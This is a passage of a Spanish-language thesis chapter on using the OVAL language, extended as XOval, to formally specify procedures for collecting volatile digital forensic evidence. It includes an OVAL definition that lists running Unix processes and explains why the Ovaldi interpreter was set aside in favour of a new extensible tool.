Sin embargo, la estructura de una investigación forense según la clasificación dada en DRFWS [1], se concibe como una secuencia de etapas donde cada etapa genera insumos para la siguiente. En este sentido, la etapa de recolección de evidencia es sumamente importante debido a que es quien alimenta la etapa de análisis forense. Por lo tanto, las metodologías y técnicas utilizadas durante la recolección de evidencia requieren especial atención y ese es el foco de este trabajo.

Si la evidencia es insuficiente o si los mecanismos de recolección no son adecuados y no mantienen la integridad de la evidencia, el análisis puede verse seriamente comprometido y sus resultados pueden ser discutibles. Por otra parte, la presentación de evidencia a los motores de análisis de evidencia también es fundamental desde el punto de vista de la automatización de procesos.

Debido a lo anterior, uno de los objetivos centrales buscados en este trabajo es evaluar la especificación formal de procedimientos forenses en términos de recolección de evidencia y las consecuencias que esto trae desde el punto de vista de la automatización.

En una investigación forense, es necesario recopilar decenas de clases de evidencia diferentes. Por esta razón es que, en general, se requiere de una buena cantidad de herramientas apropiadas para realizar la tarea. Como se ha mencionado antes, los tipos de evidencia se agrupan en dos grandes categorías, evidencia volátil y evidencia no volátil.

Durante años, las investigaciones forenses digitales se han enfocado en la información que queda disponible luego que ha ocurrido un ataque y el sistema ha sido restablecido a un estado seguro. Esto significa que el foco de atención estaba fundamentalmente centrado en la evidencia no volátil. De hecho, la abundante y diversa evidencia que debe ser recolectada en este contexto, desencadenó la creación de múltiples proyectos en donde el propósito principal es reunir en un mismo lugar, todas las herramientas necesarias para analizar *la escena del crimen*.

Sin embargo, esta escena del crimen no podía considerarse completa debido a que gran cantidad de información forense se perdía al no considerar la evidencia volátil.

Los avances en las técnicas de ataques e incluso en el desarrollo de *malware*, explotaron esta debilidad minimizando su presencia en disco e intentando vivir completamente en memoria. Por esta razón es que se ha observado durante los últimos años, una corriente de estudio creciente hacia la evidencia digital volátil. La evidencia digital volátil es típicamente atendida por herramientas de tipo "*live digital forensics*" o "*live response*". Estas herramientas buscan capturar un *snapshot* del estado del sistema, similar a lo que sería una foto de la escena del crimen.

Dentro del contexto del análisis de evidencia no volátil, se han desarrollado toolkits y distribuciones en formato *live* muy poderosos como los que se mencionan en secciones anteriores. El objetivo fundamental en ellos es facilitar el acceso, en forma centralizada, a las herramientas necesarias para el análisis teniendo como objetivo fundamental, no modificar el medio de donde se extrae la evidencia. Típicamente se estila realizar el análisis sobre una imagen del disco de la víctima mediante el uso de toolkits; o montar una distribución *live* que permita levantar un sistema distinto del sistema anfitrión para realizar las tareas forenses en modalidad *read-only*; o una mezcla de las dos.

Con respecto a la evidencia volátil, la misma ha tomado un papel fundamental en los últimos años. Los analistas requieren cada vez más de mecanismos que les permitan capturar esta clase de información, fundamental para la completitud de una investigación forense. En este sentido, es de interés en este proyecto, y de manera de acotar el problema, enfocarse en la recolección de evidencia digital volátil.

Debido a que la informática forense es una disciplina relativamente nueva o al menos, concebida como tal, es importante reafirmar el concepto de que no hay estándares rigurosos y de forma ampliamente aceptados, que definan las pautas generales de la actividad. Si bien es cierto que existen esfuerzos conjuntos por generar un marco de referencia consensuado dentro del ámbito forense, aún al día de hoy existen profundas brechas entre la industria y la academia.

Como contrapartida, los lineamientos definidos en DRFWS [1] generan un nivel de abstracción muy importante dentro del ámbito forense, debido a que separa claramente la actividad de recolección de evidencia involucrando sus técnicas y metodologías, de la actividad que comprende el análisis de la evidencia recolectada en sus diversas formas.

El trabajo desarrollado por Leigland y Krings, *A Formalization Of Digital Forensics* [3], es un excelente ataque a los problemas inherentes a la recolección de evidencia. En él, se formaliza la definición y construcción de procedimientos forenses mediante la utilización de un modelo matemático. Éste es uno de los artículos que actúa como eje central en el desarrollo de este trabajo.

Por otra parte, la investigación realizada sobre el lenguaje OVAL sugiere un lenguaje con gran potencial en términos de especificación de procedimientos forenses. A continuación se listan algunas de las características más destacables del lenguaje

OVAL.

- Lenguaje desarrollado sobre un marco formal, altamente expresivo y poderoso.
- Estándar orientado a la divulgación de contenido relacionado con asuntos de seguridad informática.
- Intención de estandarizar la transferencia de estos contenidos en todo el espectro de herramientas de seguridad y servicios.
- Utilizado ampliamente para especificación de vulnerabilidades y parches (HP, Redhat, Nist, etc..)
- Su diseño estandariza las tres etapas del proceso de evaluación de un sistema.

La última característica es probablemente, la que provee el mayor punto de conexión con la formalización de procedimientos forenses. A modo de repaso, los pasos principales del proceso de evaluación en OVAL son los siguientes:

- Representación de información de configuraciones de sistemas a ser evaluados.
- Analizar el sistema en busca de estados de máquina específicos (vulnerabilidad, configuración, estado o versiones de parches de seguridad, etc.)
- Reportar los resultados de la evaluación.

Para la realización del análisis, OVAL genera un documento con las características del sistema necesarias para resolver y evaluar las definiciones especificadas (*OVAL System Characteristics*). Debido a que la formalización de Leigland y Krings define que para detectar si un ataque X ha ocurrido o no, debe examinarse un conjunto de componentes Y en el sistema comprometido, es posible utilizar OVAL para especificar la evidencia digital necesaria Y, de modo que ésta sea recolectada y analizada con el objetivo de detectar si el ataque X ha ocurrido o no.

Además de las ventajas inherentes que otorga la utilización de un lenguaje formal en la especificación de procedimientos forenses, OVAL también provee una gran ventaja procedente de su propia estructura y es la formalización de presentación de resultados. Como se ha mencionado anteriormente, la línea de este trabajo se ubica en la tercer etapa de un proceso forense denominada “*collection*”, la cual tiene como objetivo la recolección de evidencia digital. Debido a la conexión de esta etapa con etapas posteriores en una investigación, se considera importante no solo la metodología sino también los resultados de la recolección y como éstos se vinculan a las tareas subsiguientes. En este aspecto, el enfoque OVAL presenta un gran atractivo debido a que uno de sus componentes está dedicado exclusivamente a formalizar la presentación de resultados.

Por otra parte, la capacidad de contar con un mecanismo de especificación provee independencia entre la definición de las tareas que deben ser realizadas, de cómo éstas

son efectivamente realizadas. Esta abstracción hace que el enfoque tomado independice a los procedimientos forenses de la tecnología subyacente que los implementa y por tanto, provea generalidad en términos de su alcance.

Como vimos antes, en el campo de la ciencia forense digital existen diversas herramientas que realizan aportes en materia de recolección de evidencia. Sin embargo, éstas se enmarcan en un contexto o propósito específico, perdiendo la capacidad de extrapolación a otros usos y escenarios. La utilización de un entorno donde la especificación juega un rol central definiendo qué es lo que se debe hacer, ataca el problema que presentan otras herramientas orientadas a resolver problemas puntuales y que por tanto, son demasiado ad-hoc. A su vez, la forma en que se resuelve lo especificado se torna independiente de la especificación en si misma, dando tanta libertad como expresividad provea el lenguaje.

Por lo expuesto anteriormente, el objetivo de este trabajo es evaluar la utilización de OVAL como lenguaje de especificación de procedimientos forenses para la recolección de evidencia digital volátil, tomando como marco de referencia, el modelo formal propuesto por Leigland y Krings en [3].

Como complemento a la formalización de procedimientos forenses, se han estudiado diversos escenarios de casos reales con el objetivo de comprender la anatomía de un ataque y la evidencia requerida para el desarrollo de una investigación forense.

En el texto *Real Digital Forensics* [17], se presentan dos casos reales de estudio, sobre Windows y Linux respectivamente, donde se explica detenidamente cada paso de la recolección. Durante el desarrollo, los autores reconstruyen parcialmente en base a la evidencia recolectada, líneas de tiempo con los eventos ocurridos durante el incidente. El análisis completo de estos casos se pueden encontrar en el apéndice de este documento.

Siguiendo el espíritu de los párrafos anteriores, se describe también en el apéndice, un caso real (*Defacement*) ocurrido durante el desarrollo de este trabajo, donde se presentan las líneas generales de la investigación forense realizada. Al momento del incidente, no se contaba con el producto de este proyecto finalizado por lo que la investigación se realizó en forma manual. De las conclusiones obtenidas a partir de esta experiencia, se destaca fuertemente la necesidad de contar con procedimientos forenses que organicen y automaticen el proceso de recolección de evidencia.

Las siguientes secciones están dedicadas a contextualizar los objetivos buscados en este trabajo, dentro del marco del enfoque propuesto. En la sección 4.2. se presenta como es posible utilizar el lenguaje OVAL para especificar procedimientos forenses según el modelo formal propuesto por Leigland y Krings en [3]. En la sección 4.3. se ejemplifica como utilizar este mecanismo para especificar evidencia volátil cuya recolección es de interés en escenarios reales como el propuesto en [17]. En la sección 4.4. se discute la adaptación de OVAL a las necesidades de los objetivos propuestos. En la sección 4.5. se analizan las herramientas existentes orientadas a interpretar especificaciones OVAL. En la sección 4.6. se presentan los lineamientos generales del objetivo propuesto a partir del análisis realizado en este capítulo.

4.2. Formalización de procedimientos forenses con OVAL

En esta sección se busca establecer una vinculación entre el modelo formal sobre *Formal Forensics* propuesto por Leigland y Krings en [3] y el lenguaje OVAL.

A continuación se presenta una tabla que reúne las construcciones propuestas en el modelo formal.

Definición	Significado
Componente c_i	Objeto abstracto de un sistema operativo (password file).
$C = \{c_1, \ldots, c_n\}$	Universo de los componentes de todos los sistemas.
Sistema Operativo o^m	m representa al sistema operativo específico (o^{LINUX}, o^L).
C^m	Conjunto de componentes asociados con o^m.
Ataque a_i	Representa un ataque.
C_i	Componentes afectados por el ataque a_i.
C_i^m	$C_i \cap C^m$. Para detectar si un ataque a_i ocurrió en un sistema o^m se deben examinar los componentes C_i^m.
$F = \{f_1, \ldots, f_n\}$	Universo de todas las primitivas forenses ($\|F\| = n$).
Primitiva Forense f_j	Representa la actividad de examinar un componente c_j.
Procedimiento Forense F_i	Primitivas necesarias f_j para evaluar C_i.
F_i^m	Representa el procedimiento forense necesario para detectar el ataque a_i en el sistema operativo o^m.
C_p^m (inspección)	Lista de acciones para el componente c_p en el sistema m.

Tabla 4.1: Construcciones en Formal Forensics

A modo de resumen, se destacan los siguientes elementos.

- Sistema operativo o^m como un conjunto de componentes c_j
- Ataque a_i afecta diversos componentes c_j sobre un sistema o^m
- Primitiva forense f_j representa la actividad de examinar un componente específico c_j
- Lista de acciones forenses asociada a cada primitiva forense f_j especifica como se realiza la inspección del componente c_j en el sistema operativo o^m

A continuación se presenta el mapeo entre los elementos del modelo y su representación en el lenguaje OVAL.

Formal Forensics	OVAL Specification	OVAL Section
Sistema operativo o^m	<affected family="o^m">	<metadata>
Componente c_j	<c_j_object id="oval:org.mitre.oval:obj:123"> <name> c_j </name> </c_j_object>	<objects>
Ataque a_j sobre C_j^m	El ataque está especificado por la definición OVAL y los componentes afectados son los objetos evaluados por los tests referenciados en los criterios de la definición.	<definition>
Primitiva forense f_j	<f_j_test id="oval:org.mitre.oval:tst:1"> <object object_ref="oval:org.mitre.oval:obj:123"/> <state state_ref="oval:org.mitre.oval:ste:1"/> </f_j_test>	<tests>
Lista de acciones para f_j	Vinculada a la semántica de las operaciones de evaluación. Esto es, el intérprete OVAL define e implementa todas las acciones necesarias para testear o inspeccionar un objeto del sistema. Las acciones necesarias están definidas por las características del objeto que deben ser cargadas.	<tests>
Variantes de Lista de Acciones	Se puede implementar utilizando diferentes tests que evalúan el mismo tipo de objeto y luego se construye una disyunción de criterios en la definición. <criteria operator="OR"> <criterion test_ref="f_j_test1" comment="..."/> <criterion test_ref="f_j_test2" comment="..."/> </criteria>	<definition>

Tabla 4.2: Formal Forensics and OVAL mapping

Como se puede observar en la tabla anterior, el lenguaje OVAL puede ser utilizado como una implementación del modelo propuesto, obteniendo los beneficios de la formalidad y rigurosidad que el modelo ofrece.

4.3. Aplicación en investigaciones reales

Como se mencionó anteriormente, el texto *Real Digital Forensics* [17], presenta dos casos reales de estudio, sobre Windows y Linux respectivamente, y explica detenidamente cada paso de la recolección, realizando un minucioso análisis y reconstrucción de los hechos en base a la misma.

La exposición realizada por los autores es muy detallada y extremadamente útil debido a que se describen escenarios reales, presentando información sobre el entorno así como la evidencia recolectada y las herramientas utilizadas para tal fin.

En esta sección se presentan algunas conclusiones obtenidas a partir del texto y se conectan las propuestas de los autores sobre recolección de evidencia con el enfoque de especificación de evidencia en OVAL utilizado en este trabajo.

Lo que sigue son algunas de las pautas y buenas prácticas propuestas, a tener en cuenta durante la recolección de evidencia.

- Utilización de herramientas externas al equipo comprometido. El atacante puede haber modificado o sustituido las herramientas del sistema operativo por herramientas propias. Como consecuencia, la veracidad de los resultados obtenidos luego de la recolección es cuestionable.

- Linkeadas estáticamente. Las herramientas utilizadas no pueden depender de módulos o librerías que se encuentren en el equipo comprometido por el mismo motivo expresado en el punto anterior.

- Nombres autodescriptivos para evitar confusiones durante la lectura de la evidencia recolectada.

El texto describe en los escenarios de estudio, una cantidad considerable de evidencia, tanto volátil como no volátil, que debe ser recopilada durante una investigación. El espíritu de esta sección es mostrar como podemos especificar evidencia digital que debe ser recolectada utilizando el lenguaje OVAL.

En el apéndice de este documento se encuentra un análisis detallado de los escenarios propuestos en *Real Digital Forensics* [17] que presenta las diversas clases de evidencia utilizadas en el texto y complementa además la presente sección con varios ejemplos adicionales sobre la especificación de evidencia en OVAL.

4.3.1. **Ejemplo. Especificación de procesos Unix utilizando OVAL**

Los procesos activos en un sistema comprometido conforman una clase de evidencia muy importante durante una investigación forense. Lo que sigue presenta un ejemplo simple que conecta esta clase de evidencia con la herramienta utilizada en el escenario Unix propuesto en el texto y su correspondiente especificación en el lenguaje OVAL.

Volatile Data	Tool	OVAL Definition
Running processes	ps -aux	oval:uy.edu.fing.gsi:def:1

Tabla 4.3: Declaración de Evidencia Volátil

(1) OVAL Definition – Running processes – oval:uy.edu.fing.gsi:def:1

```
<?xml version="1.0" encoding="UTF-8"?>
<oval_definitions
  xsi:schemaLocation="http://oval.mitre.org/XMLSchema/oval-definitions-5#unix unix-definitions-
schema.xsd http://oval.mitre.org/XMLSchema/oval-definitions-5 oval-definitions-schema.xsd
http://oval.mitre.org/XMLSchema/oval-common-5 oval-common-schema.xsd"
  xmlns="http://oval.mitre.org/XMLSchema/oval-definitions-5"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns:oval="http://oval.mitre.org/XMLSchema/oval-common-5"
  xmlns:oval-def="http://oval.mitre.org/XMLSchema/oval-definitions-5">
  <generator>
    <oval:product_name>The OVAL Repository</oval:product_name>
    <oval:schema_version>5.5</oval:schema_version>
    <oval:timestamp>2009-10-11T19:15:20.699-04:00</oval:timestamp>
  </generator>

  <definitions>
    <definition id="oval:uy.edu.fing.gsi:def:1" version="1"
      class="inventory">
      <metadata>
        <title>Unix Running Processes</title>
        <affected family="unix" />
        <reference ref_id="" source="" />
        <description> List Running Processes </description>
      </metadata>
      <criteria>
        <criterion test_ref="oval:uy.edu.fing.gsi:tst:1" comment="Test 1 - Running processes" />
      </criteria>
    </definition>
  </definitions>

  <tests>
    <process_test id="oval:uy.edu.fing.gsi:tst:1" version="1"
      comment="List Running Processes" check_existence="at_least_one_exists"
      check="at least one" xmlns="http://oval.mitre.org/XMLSchema/oval-definitions-5#unix">
      <object object_ref="oval:uy.edu.fing.gsi:obj:1" />
    </process_test>
  </tests>

  <objects>
    <process_object id="oval:uy.edu.fing.gsi:obj:1"
      version="1" xmlns="http://oval.mitre.org/XMLSchema/oval-definitions-5#unix">
      <command operation="pattern match">.*</command>
    </process_object>
  </objects>
</oval_definitions>
```

Tabla 4.4: Definición de Evidencia Volátil en OVAL

4.4. El lenguaje OVAL

4.4.1. ¿Por qué extender OVAL?

Hoy por hoy, OVAL ofrece en su especificación, un conjunto concreto de definiciones que utilizan tests sobre ciertos objetos para evaluar la existencia o no de diversas vulnerabilidades. No obstante, el conjunto de objetos definidos en OVAL conforma un pequeño subconjunto de los potenciales objetos de interés durante la recolección de evidencia forense.

Por ejemplo, en el caso del sistema operativo Linux, los tests soportados por OVAL en su versión 5.6, incluyen los tests específicos de Linux, los tests heredades de Unix y los tests independientes de plataformas. Lo que sigue, muestra el conjunto de tests soportados por OVAL para el sistema Linux.



Figura 4.1: Tests sobre Linux soportados en OVAL

Si bien OVAL provee una buena cantidad de tests para distintas clases de evidencia, la realidad es que el conjunto es restringido y pequeño. Por esta razón, es de interés disponer de un mecanismo que nos permita incorporar nuevos objetos en el lenguaje de manera que puedan ser evaluados mediante definiciones OVAL.

Estos nuevos objetos son en realidad nuevas clases de evidencia que nos interesa incorporar en el lenguaje, de modo de expandir el potencial de OVAL en términos de recolección de evidencia forense. En este trabajo, el lenguaje obtenido a partir de los agregados realizados sobre el lenguaje de base OVAL, se ha denominado XOval (eXtended OVAL).

4.4.2. **Sistema de Tipos en OVAL**

El espíritu de esta sección es presentar un poco más en profundidad, algunas de las construcciones especificadas en OVAL de manera de dar contexto a los conceptos manejados en la extensión del lenguaje (XOval). Estos conceptos serán utilizados fuertemente durante las siguientes secciones debido a que uno de los objetivos principales en este trabajo es utilizar XOval para especificar procedimientos forenses.

A modo de repaso, la arquitectura OVAL divide el lenguaje en tres esquemas XML que se vinculan con los tres pasos principales del proceso de evaluación de un sistema. Estos esquemas son:

- *OVAL Definition Schema.* Expresa un estado de máquina específico.
- *OVAL System Characteristics Schema*. Almacena información de configuración extraída del sistema que está siendo analizado.
- *OVAL Results Schema*. Presenta la salida de una comparación entre una definición OVAL y una instancia de las características del sistema.

Los esquemas XML tienen como objetivo establecer un conjunto de reglas y restricciones que permitan describir en forma precisa, el contenido legal de un documento XML. Si se observa el contenido de un archivo XSD (XML Schema Definition), se puede percibir en forma abstracta como serán los documentos conformes con ese esquema.

XML Schema es un lenguaje de esquema en si mismo, escrito en XML, basado en una gramática y soporta diversos tipos de datos, simples y complejos. Una de las características interesantes del lenguaje, es el manejo de espacios de nombres (*namespaces*). Éstos definen contextos en los que se especifican diversos identificadores. Todos los identificadores dentro de un contexto o espacio de nombres deben ser diferentes. No obstante, dos identificadores iguales pueden existir si están asociados a espacios de nombres diferentes.

Un ejemplo de la utilización de namespaces en OVAL es por ejemplo, el tipo "*TestType*". Este tipo, especificado para definiciones OVAL, no es el mismo tipo "*TestType*" especificado para resultados OVAL. El primero define la estructura base de los tests que aparecen en las definiciones OVAL, mientras que el segundo define el contenido que se debe especificar en el resultado de un test. Esta distinción se realiza mediante la utilización de *namespaces*. Así, la definición del primero se encuentra en el namespace "*oval-definitions*" mientras que el segundo se encuentra en el namespace "*oval-results*".

El lenguaje OVAL es por naturaleza muy amplio. Sin embargo, desde el punto de vista de la extensión y la recolección de evidencia forense, se destacan algunas construcciones relevantes dentro del contexto mencionado. Aquí veremos mediante un ejemplo, cuales son estas construcciones y como el agregado de un tipo de evidencia impacta en el modelo.

Como ejemplo, supongamos que tenemos una versión del lenguaje OVAL y queremos extenderla para incluir una nueva clase de evidencia. Aquí consideraremos como la nueva clase de objetos a los procesos activos de un sistema Unix. Nota: la versión actual de OVAL ya soporta esta clase de objetos; aquí solo lo utilizamos a modo de ejemplo.

Para poder utilizar OVAL en el contexto de la recolección de evidencia necesitamos ser capaces de:

- Especificar la evidencia y las características que ésta debe cumplir.
- Estructurar el contenido de los resultados de modo de obtener información útil a partir de la evidencia recolectada.

El primer punto impacta directamente en el esquema de definiciones OVAL (*OVAL Definition Schema*). En este esquema se definen los tests disponibles en el lenguaje y se definen los objetos y estados referenciados por estos tests. Por esta razón, es aquí donde debemos especificar la nueva evidencia así como los estados que debe cumplir en caso de ser necesario.

OVAL gestiona su sistema de tipos como una estructura jerárquica de clases. De esta forma, todos los tests soportados en las definiciones OVAL extienden el tipo "*TestType*", todos los objetos extienden el tipo "*ObjectType*" y todos los estados extienden el tipo "*StateType*".

El segundo punto impacta directamente en el esquema de características del sistema (*OVAL System Characteristics Schema*). Cabe recordar que el documento de resultados OVAL incluye una copia exacta de las características del sistema que está siendo analizado, por lo tanto, es de interés incluir en el esquema de características del sistema toda la información de interés que deseamos recolectar sobre la nueva clase de evidencia.

OVAL define el tipo "*ItemType*" como la clase base de todas las clases que representan un ítem de información recolectado del sistema.

Aplicando estos requerimientos sobre la incorporación de procesos activos en Unix como una nueva clase de evidencia, es necesario definir cuatro nuevos tipos de datos. Para esto, su especificación se incorpora en los esquemas correspondientes como sigue.

- *OVAL Definition Schema*
  - *ProcessTest*
    - Extiende a *TestType*.
    - Es utilizado para chequear información encontrada en procesos Unix.
  - *ProcessObject*
    - Extiende a *ObjectType*.
    - Es utilizado por un *ProcessTest* para definir procesos específicos a ser evaluados.
  - *ProcessState*
    - Extiende a *StateType*.
    - Es utilizado por un *ProcessTest* y define diferentes clases de metadata asociada a procesos Unix.

- *OVAL System Characteristics Schema*.
  - *ProcessItem*.
    - Extiende a *ItemType*.
    - Contiene información relativa a un proceso Unix específico.

En este ejemplo, se pueden apreciar los agregados que deben realizarse en el lenguaje para dar soporte a una nueva clase de evidencia considerando el contexto de este trabajo. A continuación se presenta la información completa sobre el recurso *Proceso Unix* utilizado en el ejemplo y actualmente soportado por el lenguaje OVAL.

ProcessTest (Definitions Schema)			
Child Elements	**Type**	**MinOccurs**	**MaxOccurs**
`object`	`oval-def:ObjectRefType`	`1`	`1`
`state`	`oval-def:StateRefType`	`0`	`unbounded`

Tabla 4.5: Oval ProcessTest
Fuente: Contenido extraído de [15]

Nota: las columnas MinOccurs y MaxOccurs definen la obligatoriedad del campo para cada instancia de la entidad en cuestión. MinOccurs refiere a la mínima cantidad de ocurrencias y MaxOccurs refiere a la máxima cantidad de ocurrencias.

ProcessObject (Definitions Schema)			
Child Elements	**Type**	**MinOccurs**	**MaxOccurs**
command	oval-def:EntityObjectStringType	1	1

Tabla 4.6: Oval ProcessObject
Fuente: Contenido extraído de [15]

ProcessState (Definitions Schema)			
Child Elements	**Type**	**MinOccurs**	**MaxOccurs**
command	oval-def:EntityStateStringType	0	1
exec_time	oval-def:EntityStateStringType	0	1
pid	oval-def:EntityStateIntType	0	1
ppid	oval-def:EntityStateIntType	0	1
priority	oval-def:EntityStateStringType	0	1
scheduling_class	oval-def:EntityStateStringType	0	1
start_time	oval-def:EntityStateStringType	0	1
tty	oval-def:EntityStateStringType	0	1
user_id	oval-def:EntityStateStringType	0	1

Tabla 4.7: Oval ProcessState
Fuente: Contenido extraído de [15]

ProcessItem (System Characteristics Schema)			
Child Elements	**Type**	**MinOccurs**	**MaxOccurs**
command	oval-sc:EntityItemStringType	0	1
exec_time	oval-sc:EntityItemStringType	0	1
pid	oval-sc:EntityItemIntType	0	1
ppid	oval-sc:EntityItemIntType	0	1
priority	oval-sc:EntityItemStringType	0	1
scheduling_class	oval-sc:EntityItemStringType	0	1
start_time	oval-sc:EntityItemStringType	0	1
tty	oval-sc:EntityItemStringType	0	1
user_id	oval-sc:EntityItemStringType	0	1

Tabla 4.8: Oval ProcessItem
Fuente: Contenido extraído de [15]

4.5. Ovaldi: Intérprete de Referencia

Ovaldi es hoy por hoy, el intérprete de referencia del lenguaje OVAL y se encuentra bajo la supervisión de *MITRE Corporation*. El mismo provee una implementación de referencia que demuestra la evaluación de definiciones OVAL, la recolección de información del sistema y la generación de reportes OVAL.

Ovaldi es una herramienta de código abierto. Esto significa que cualquier persona puede descargar el código de la herramienta y modificarlo o extenderlo según sus necesidades. Por esta razón, Ovaldi fue analizado durante la realización de este trabajo para estudiar la viabilidad de su utilización como punto de partida para lograr el objetivo propuesto; esto es, obtener una herramienta de recolección de evidencia digital volátil basada en especificaciones Oval y XOval para Linux y Windows.

Como consecuencia de los objetivos perseguidos en este trabajo, se detectó que Ovaldi no ofrece una plataforma de partida viable debido a una serie de factores que se listan a continuación.

4.5.1. Evolución de OVAL y Ovaldi

OVAL es un lenguaje que está en plena evolución y grupos numerosos de personas trabajan en su diseño de modo de dar soporte a nuevas características. Ovaldi por otra parte, también está en constante evolución siguiendo los pasos de OVAL de manera de soportar la especificación completa. No obstante, al momento de investigar esta herramienta, la versión 5.5 de Ovaldi catalogada como intérprete para la versión 5.5 de OVAL no soportaba todas las características ofrecidas por el lenguaje. Por otra parte, la incorporación de nuevos tests y objetos al lenguaje OVAL se realiza en forma centralizada en MITRE y es analizada rigurosamente antes de ser incorporados a la especificación oficial.

Debido a esto, se presentan dos problemas fundamentales. Uno de ellos es que ciertas características del lenguaje potencialmente esenciales para la recolección de evidencia pueden no estar presentes en el intérprete. El segundo problema es que nos podría interesar evaluar otro tipo de objeto además de los existentes. Para esto, deberíamos primero declarar su especificación en los esquemas XML de OVAL y luego extender el intérprete para dar soporte a los nuevos tests y objetos. Claro que esta extensión no es parte oficial del lenguaje OVAL sino que sería una extensión personalizada de OVAL (XOval).

Si bien esto es posible, el problema aparece cuando una nueva versión de OVAL es liberada y con ella, una nueva versión del intérprete. Los cambios en el código de la versión oficial X para soportar los tests personalizados naturalmente no estarán presentes en la versión oficial X+1 con lo cual deberíamos re-codificar todos nuestros agregados.

4.5.2. **Dependencia de la Plataforma**

Otro de los problemas que enfrentamos es que Ovaldi está escrito en C++ y por tanto, debe ser compilado para cada una de las plataformas sobre las que se utilizará. Debido a que uno de los objetivos buscados es proveer una herramienta multiplataforma, esto es un problema puesto que el código fuente presenta características que lo atan a la plataforma para la cual está implementado.

Se podría pensar en una arquitectura que intente separar los aspectos dependientes de la plataforma de manera de minimizar el impacto a la hora de dar soporte a una nueva plataforma o realizar cambios en una ya existente. El problema es que aún así, los cambios de base deben ajustarse para cada plataforma soportada y se debe lidiar con los aspectos específicos que cada una de éstas presenta.

A medida que el lenguaje Oval evoluciona, las versiones del intérprete para cada una de las plataformas debe ser analizada y extendida para adaptarse a las nuevas incorporaciones del lenguaje, tornándose en un esquema de trabajo muy complicado.

4.5.3. **Acoplamiento de Tests**

Debido a la naturaleza de los tests, la gran mayoría de ellos está acoplada con la plataforma. Es decir que si se genera algún cambio en la plataforma, la herramienta debe ser recompilada. Por otra parte, agregar un nuevo test implica reestructurar el core de la aplicación para que sea considerado.

Existen casos además, como tests o evaluaciones comunes a todos los sistemas operativos, donde para cada uno de ellos, se los implanta de manera diferente. Esto es natural dado que, en este sentido, C++ no provee una capacidad nativa de abstracción o separación de la plataforma donde se ejecuta.

4.5.4. **Resumen**

Buscamos generar una herramienta para recolección de evidencia digital volátil basada en OVAL, que sea escalable y que funcione en diversas plataformas, naturalmente, con el mínimo esfuerzo de mantenimiento posible. En forma resumida, los problemas que presenta la utilización de Ovaldi como punto de partida en este contexto son los siguientes.

- Cambios personalizados a versiones de Ovaldi se transforman en obsoletos con la aparición de nuevas versiones oficiales de Ovaldi.
- Complejidad para mantener las versiones del intérprete, para cada sistema operativo de interés.

- Complejidad para extender las funcionalidades del intérprete.

Teniendo en cuenta que queremos utilizar definiciones OVAL y OVAL extendido (XOval) como lenguaje de especificación de evidencia digital, existe una innumerable clase de nuevos tests y objetos que podrían agregarse al lenguaje para soportar las necesidades específicas del usuario. En este sentido, los problemas tratados anteriormente muestran que la alternativa de utilizar Ovaldi como base para el desarrollo de la herramienta no parece ser apropiada.

El escenario problemático se describe con la siguiente línea de razonamiento.

- ¿Qué sucede si deseo testear o relevar objetos para los cuales OVAL no ofrece soporte?
  - Se puede extender el schema apropiado incluyendo soporte para el nuevo test.
- ¿Y cómo se interpreta el nuevo test?
  - Hay que modificar el código del intérprete (Ovaldi) para que reconozca la nueva extensión y realice las operaciones correspondientes.
- ¿Y qué sucede cuando sale una nueva versión de OVAL?
  - Hay que reescribir todo de nuevo para la nueva versión.

Conclusión. Debido a los objetivos buscados, se descarta Ovaldi como base de desarrollo de la herramienta. Asimismo, se buscaron otros intérpretes OVAL de código libre aunque, al momento de la realización de este trabajo, la búsqueda no tuvo éxito. Como consecuencia, fue necesario evaluar nuevas alternativas.

4.6. Concepción de XOvaldi

4.6.1. Objetivos

En secciones anteriores se describe el potencial que provee el lenguaje OVAL para la especificación de procedimientos forenses. Si bien OVAL soporta un conjunto de objetos o evidencia muy interesante y aplicable a una gran cantidad de situaciones, es de esperar que nuevos requerimientos aparezcan y con ellos, nuevas clases de objetos que deberán ser recolectados durante una investigación forense. En el presente trabajo llamamos a este conjunto de extensiones XOval (eXtended Oval) y hemos denominados XOvaldi (eXtended Ovaldi) a su intérprete.

Debido a lo anterior, es necesario que el intérprete sea fácilmente **extensible**. Esto es, dados nuevos tests y objetos de interés especificados en XOval, debe ser posible agregar al intérprete la funcionalidad requerida con un mínimo impacto.

Dado que buscamos desarrollar una herramienta de análisis forense, es de interés que la misma se pueda ejecutar en diversos sistemas operativos desde algún medio extraíble como por ejemplo una unidad flash USB. Luego, es necesario que la herramienta sea **multiplataforma**.

Es importante destacar que OVAL es un lenguaje que busca establecerse como un estándar de la divulgación de contenido relacionado con asuntos de seguridad informática. En parte por esto, las versiones mayores de OVAL no cambian con frecuencia. Como ejemplo podemos citar que la versión 5.6 comenzó su planificación en Enero de 2009 y su liberación se realizó nueve meses después, en Setiembre de 2009. Lo que en realidad evoluciona y cambia con gran rapidez son las definiciones OVAL, es decir, día a día aparecen nuevas definiciones que permiten identificar nuevas vulnerabilidades mediante la utilización de tests y objetos existentes en la versión actual de OVAL. De aquí se infiere que si bien los cambios de versión del lenguaje OVAL no son demasiado frecuentes, es necesario que el intérprete sea **escalable**, de manera que la adaptación a las nuevas versiones pueda realizarse en forma relativamente directa. Vale la pena notar que este requerimiento viene ciertamente apoyado por el concepto de extensibilidad, el cual está fundamentado por los escenarios extremadamente dinámicos que se presentan en el ámbito forense informático.

Conclusión. Buscamos desarrollar una herramienta de tipo *live response* y extensible para recolección de evidencia digital volátil basada en especificaciones XOval para Linux y Windows.

